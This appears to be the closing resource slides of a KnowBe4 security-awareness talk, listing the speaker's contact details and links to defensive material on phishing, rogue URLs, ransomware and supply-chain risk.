James R. McQuiggan, CISSP
jmcquiggan@knowbe4.com
LinkedIn: jmcquiggan
X: @james_mcquiggan
blog.knowbe4.com
jamesmcquiggan.com

KnowBe4
Human error. Conquered.



YouTube: James McQuiggan and Dad Jokes

https://www.youtube.com/@JamesMcQuigganCISSP

KnowBe4

Human error. Conquered.

Resources

- **Contact Info**
  - LinkedIn: https://www.linkedin.com/in/jmcquiggan/
  - Twitter: https://twitter.com/James_McQuiggan
  - Email: jmcquiggan@knowbe4.com
- **KnowBe4**
  - Blog – https://blog.knowbe4.com
  - Social Engineering Red Flags PDF - https://www.knowbe4.com/hubfs/Social-Engineering-Red-Flags.pdf
  - Rogue URLs PDF - https://www.knowbe4.com/hubfs/Red%20Flags%20of%20Rogue%20URLs%20(3).pdf
  - Rogue URL webinar: https://blog.knowbe4.com/combatting-rogue-url-tricks-how-you-can-quickly-identify-and-investigate-the-latest-phishing-attacks
  - Phishing Benchmark Report - https://info.knowbe4.com/phishing-by-industry-benchmarking-report
  - KnowBe4 Home Course Training (password: homecourse) https://www.knowbe4.com/homecourse
  - Ransomware Hostage Rescue Manual: https://www.knowbe4.com/ransomware
  - KnowBe4 Compliance Manager - kcmgrc.knowbe4.com
- **External**
  - NIST – Best Practices in Cyber Supply Chain Risk Management – https://csrc.nist.gov/CSRC/media/Projects/Supply-Chain-Risk-Management/documents/briefings/Workshop-Brief-on-Cyber-Supply-Chain-Best-Practices.pdf
  - National Counterintelligence & Security Center – https://www.dni.gov/index.php/ncsc-what-we-do/ncsc-supply-chain-threats


KnowBe4
Human error. Conquered.
RISK ALERT
Thank you for your attention